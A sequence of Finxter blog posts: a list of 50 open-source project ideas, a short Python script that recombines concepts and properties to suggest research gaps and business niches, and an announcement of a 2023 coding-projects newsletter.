Open-source increases collective intelligence and boost your credibility as no matter whether you’re a software developer, freelance coder, data scientist, or machine learning engineer.

But what are some great open-source projects to pursue? Here’s a list of ideas:

Idea 1 – Open Source CMS

Develop an open source content management system (CMS) such as WordPress, Joomla, Drupal, or TYPO3 to provide content management solutions for businesses and individuals.

Idea 2 – Open Source Database

Develop an open source database such as MySQL, PostgreSQL, MongoDB, or Cassandra to provide a powerful and reliable data storage system for applications.

πŸ‘‰ Recommended Tutorial: Database Engineer — Top Most Popular Jobs to Six Figures

Idea 3 – Open Source Operating System

Develop an open source operating system such as Linux, Android, or BSD to provide a powerful and reliable operating system for desktop or server computers.

Idea 4 – Open Source Cloud Services

Develop an open source cloud services platform such as OpenStack or OpenShift to provide a powerful and reliable cloud computing platform.

πŸ‘‰ Recommended Tutorial: Top 13 Attractive Cloud Developer Job Roles

Idea 5 – Open Source Web Browser

Develop an open source web browser such as Firefox, Chrome, or Safari to provide a powerful and secure web browsing experience. Maybe something niche-specific such as crypto-native browser technology with built-in wallet support?

Idea 6 – Open Source Data Analysis

Develop an open source data analysis platform such as R, Python, or Weka to provide powerful data analysis tools for businesses and individuals.

Idea 7 – Open Source Social Network

Develop an open source social network such as Diaspora or Friendica to provide a secure and private social networking platform.

Idea 8 – Open Source Game Engine

Develop an open source game engine such as Unity, Unreal Engine, or Godot to provide a powerful and customizable game development platform.

Idea 9 – Open Source Networking Library

Develop an open source networking library such as Boost.Asio or ZeroMQ to provide an efficient networking library for applications.

Idea 10 – Open Source Text Editor

Develop an open source text editor such as Atom, Sublime Text, or Vim to provide a powerful and customizable text editing experience.

Idea 11 – Open Source Machine Learning Library

Develop an open source machine learning library such as TensorFlow, PyTorch, or Caffe to provide powerful machine learning tools.

πŸ‘‰ Recommended Tutorial: TensorFlow vs PyTorch β€” Who’s Ahead in 2023?

Idea 12 – Open Source Graphical User Interface Library

Develop an open source graphical user interface library such as Qt, GTK+, or wxWidgets to provide a powerful library for creating graphical user interfaces.

Idea 13 – Open Source Image Processing Library

Develop an open source image processing library such as OpenCV or ImageMagick to provide powerful tools for image processing and analysis.

πŸ‘‰ Recommended Tutorial: Image Processing and Analysis

Idea 14 – Open Source Virtualization Platform

Develop an open source virtualization platform such as VirtualBox or KVM to provide a powerful platform for virtualizing operating systems.

Idea 15 – Open Source 3D Graphics Library

Develop an open source 3D graphics library such as OpenGL or Direct3D to provide powerful tools for creating 3D graphics.

Idea 16 – Open Source Artificial Intelligence Library

Develop an open source artificial intelligence library such as TensorFlow, PyTorch, or Caffe to provide powerful AI tools for applications.

Idea 17 – Open Source Robotics Library

Develop an open source robotics library such as ROS or ArduPilot to provide powerful tools for controlling robots.

Idea 18 – Open Source Cryptography Library

Develop an open source cryptography library such as OpenSSL or NaCl to provide powerful encryption tools for applications.

Idea 19 – Open Source Natural Language Processing Library

Develop an open source natural language processing library such as NLTK or spaCy to provide powerful tools for natural language processing.

Idea 20 – Open Source IoT Platform

Develop an open source IoT platform such as Kaa or ThingsBoard to provide an efficient IoT platform for building connected applications.

Idea 21 – Open Source AR/VR Platform

Develop an open source AR/VR platform such as ARCore or Vuforia to provide a powerful platform for creating augmented reality and virtual reality applications.

Idea 22 – Open Source Application Platform

Develop an open source application platform such as Node.js or Electron to provide a powerful platform for creating web and desktop applications.

Idea 23 – Open Source Mobile Development Platform

Develop an open source mobile development platform such as React Native or Flutter to provide a powerful platform for creating cross-platform mobile applications.

πŸ‘‰ Recommended Tutorial: Mobile Developer — Income and Opportunity

Idea 24 – Open Source Automation Platform

Develop an open source automation platform such as Ansible or Chef to provide a powerful platform for automating infrastructure and applications.

Idea 25 – Open Source Big Data Platform

Develop an open source big data platform such as Hadoop or Spark to provide a powerful platform for processing and analyzing large datasets.

Idea 26 – Open Source Blockchain Platform

Develop an open source blockchain platform such as Ethereum or Hyperledger Fabric to provide a powerful platform for creating decentralized applications.

πŸ‘‰ Recommended Tutorial: Blockchain Basics and Solidity

Idea 27 – Open Source DevOps Platform

Develop an open source DevOps platform such as Jenkins or Ansible Tower to provide a powerful platform for managing and automating software development and operations.

Idea 28 – Open Source Security Platform

Develop an open source security platform such as OpenSSL or OSSEC to provide a powerful platform for securing applications and systems.

Idea 29 – Open Source Search Platform

Develop an open source search platform such as Elasticsearch or Solr to provide a powerful platform for searching and indexing data.

Idea 30 – Open Source Data Visualization Library

Develop an open source data visualization library such as D3.js or Chart.js to provide powerful tools for creating visualizations from data.

Idea 31 – Open Source Voice Platform

Develop an open source voice platform such as Amazon Alexa or Google Home to provide a powerful platform for creating voice assistant applications.

Idea 32 – Open Source Video Platform

Develop an open source video platform such as YouTube or Vimeo to provide a powerful platform for creating and sharing videos.

Idea 33 – Open Source Audio Platform

Develop an open source audio platform such as SoundCloud or Bandcamp to provide a powerful platform for creating and sharing audio.

Idea 34 – Open Source Streaming Platform

Develop an open source streaming platform such as Twitch or Mixer to provide a powerful platform for streaming video and audio.

Idea 35 – Open Source Payment Platform

Develop an open source payment platform such as Stripe or PayPal to provide a powerful platform for processing payments.

Idea 36 – Open Source Document Management System

Develop an open source document management system such as Alfresco or OpenKM to provide a powerful platform for managing documents.

Idea 37 – Open Source eCommerce Platform

Develop an open source eCommerce platform such as Magento or WooCommerce to provide a powerful platform for creating online stores.

Idea 38 – Open Source Project Management Platform

Develop an open source project management platform such as Asana or JIRA to provide a powerful platform for managing projects.

Idea 39 – Open Source Machine Learning Platform

Develop an open source machine learning platform such as TensorFlow or PyTorch to provide powerful tools for creating machine learning models.

Idea 40 – Open Source Network Monitoring Platform

Develop an open source network monitoring platform such as Nagios or Icinga to provide a powerful platform for monitoring networks.

Idea 41 – Open Source Container Platform

Develop an open source container platform such as Kubernetes or Docker to provide a powerful platform for running containers.

Idea 42 – Open Source Image Processing Platform

Develop an open source image processing platform such as OpenCV or Gimp to provide powerful tools for processing and manipulating images.

Idea 43 – Open Source Authentication Platform

Develop an open source authentication platform such as Keycloak or Auth0 to provide a powerful platform for authentication and authorization.

Idea 44 – Python Automation of Programming Tasks

A Python-based project to create a library of open source tools to automate basic programming tasks. This library could be used to automate tasks such as writing code, refactoring existing code, creating data visualizations, and more. It could also include tools to help with debugging and testing code. The library could be designed to be extensible so users can easily add their own tools or customize existing ones.

πŸ‘‰ Recommended Tutorial: Python Automation – Segregating Images Automatically

Idea 45 – Open Source Logging Platform

Develop an open source logging platform such as Logstash or Splunk to provide a powerful platform for logging and analyzing data.

Idea 46 – Open Source Search Engine

Develop an open source search engine such as Elasticsearch or Solr to provide powerful tools for searching and indexing data.

Idea 47 – Open Source Messaging Platform

Develop an open-source messaging platform such as Kafka or RabbitMQ to provide a powerful platform for messaging applications.

Idea 48 – Open Source Business Intelligence Platform

Develop an open-source business intelligence platform such as Tableau or Power BI to provide powerful tools for data analysis and visualization.

Idea 49 – Open Source Marketing Software

Develop an open-source marketing software to access multiple ad networks (e.g., Google, Facebook Ads) via one platform.

Idea 50 – Open Source Specific Artificial Intelligence Platform

Develop a specific open-source artificial intelligence platform such as TensorFlow or PyTorch to provide powerful tools for training and deploying AI models. But focus on a specific niche area such as reinforcement learning that’s currently underserved by the marketplace.

Thanks β™₯

Thanks for being interested in coding and improving collective intelligence through code. If you want to keep improving your coding skills on a daily basis, feel free to check out the Finxter email academy. It’s free!

Posted on Leave a comment

A Python Script to Uncover Creative Research Gaps Through Recombination

5/5 – (1 vote)

When I was a researcher at University, I had to come up with creative ideas at a rapid pace. Here’s a straightforward approach that may help you generate innovative concepts for your job, business, or research goals.

My particular research focus was graph partitioning, i.e., dividing a massive computer science graph structure into smaller chunks that can be distributed to multiple machines for parallel computing.

To find research ideas, I tried multiple things. One thing I tried was this simple Python script that helped me uncover interesting research gaps in my area of expertise.

πŸ’‘ You can easily modify it to help you generate unique ideas in your field!

This code is writing the combination of concepts and properties to a file. The file is opened for writing, and for each concept, the properties are written with the concept appended to each line. After the last property for the concept, a new line is written to the file. This process is repeated for each concept before the file is closed.

concepts = ["GAS", "Edge-cut", "Vertex-cut", "BSP"]
properties = ["elastic", "geo-distributed", "GPU-based", "disk-based", "asynchronous"] outfile = "combinatoricalIdeas.dat"
with open(outfile, "w") as out: for c in concepts: for p in properties: out.write(p + " " + c + "\n") out.write("\n") 

Here’s the output of my idea recombination framework for enhanced creativity πŸ˜†:

elastic GAS
geo-distributed GAS
GPU-based GAS
disk-based GAS
asynchronous GAS elastic Edge-cut
geo-distributed Edge-cut
GPU-based Edge-cut
disk-based Edge-cut
asynchronous Edge-cut elastic Vertex-cut
geo-distributed Vertex-cut
GPU-based Vertex-cut
disk-based Vertex-cut
asynchronous Vertex-cut elastic BSP
geo-distributed BSP
GPU-based BSP
disk-based BSP
asynchronous BSP

The code simple combines nouns with adjectives or specifiers that are relevant in my particular domain. You don’t need to understand terms such as “BSP” or “Vertex-cut” to see that these are potentially interesting combinations of ideas.

Many of them have never been researched by anybody! See the Google Scholar results of “Geo-Distributed Vertex-Cut”:

It is a 100% solid, perfect “research gap” that is open for the taking. The first paper filling it will surely contribute to the scientific community — even though it may not be super relevant.

However, if you’re not interested in rocket science, this approach to finding “research gaps” through simple recombination of concepts in your area of expertise will surely give you some interesting food for thoughts!

Here’s this same idea applied to find a great niche business:

app = ["decentralized app", "social network", "dating app"]
target = ["gay people", "todlers", "rich people", "newly-weds"] for a in app: for t in target: print(a, 'for', t) print()

The output:

decentralized app for gay people
decentralized app for todlers
decentralized app for rich people
decentralized app for newly-weds social network for gay people
social network for todlers
social network for rich people
social network for newly-weds dating app for gay people
dating app for todlers
dating app for rich people
dating app for newly-weds

There are some really promising and fun ideas among those. Don’t underestimate the power of a simple idea recombination Python script! 🀯

πŸ’ͺ Action Step: Whatever your current area of expertise or interest. Create your own version of this simple yet powerful Python recombination script for inspiration!


Posted on Leave a comment

Here’s What You’ll Get From Finxter in 2023

5/5 – (1 vote)

I wish you a new year of health, prosperity, and joy!

Over the past couple of weeks, I’ve been reflecting on the future of Finxter and the positive impact we can make in 2023.

Last November, we achieved a remarkable milestone – educating one million coders each month! That’s more people than can fit in 20 filled soccer stadiums!

Figure: Roughly 50,000 people in a soccer stadium.

I’m incredibly humbled by the trust these one million people have placed in us, investing their time and attention in our mission of improving collective intelligence.

Thank you for being here! β™₯ 

Even if you bought nothing from us, you’re already giving us something far more valuable than money: a small chunk of your limited time on this planet.

I’m truly grateful and want to give you lots of value back. To make this happen, I developed this new strategy for the Finxter newsletter you’re currently reading:

πŸ’‘ Suggestion: I’ll send you 100 practical programming projects in 2023 – for free in this email newsletter!

Why practical programming projects? For six reasons:

  1. Because solving practical coding projects is a great way to gain valuable experience and build your portfolio!
  2. You’ll learn real-world skills that are useful outside the “ivory towers” that are academia and school.
  3. You can apply the theory and concepts you have learned hands-on and quickly develop a working coding knowledge.
  4. You’ll have the opportunity to collaborate with others, expand your problem-solving skills, and stay up to date with the latest technologies.
  5. You don’t just learn – but you create real value and positively impact the world.
  6. You can also earn money — possibly a lot — by implementing a real project. Myriads of million-dollar coding startups were started with a fun, practical project.

Working on real-world problems can give you the edge to land a job, a freelancing gig, or take your career to the next level.

Consequently, you’ll be far more motivated as a result, and your brain will absorb all the learnings effortlessly.

That’s my thinking anyways.


πŸ‘‰ Would you like to get 100 big and small practical coding projects via email in 2023 for inspiration and learning?

If yes, subscribe to the Finxter email newsletter, and read our 100% free Finxter blog tutorials!

Subscribe here or directly here: πŸ‘‡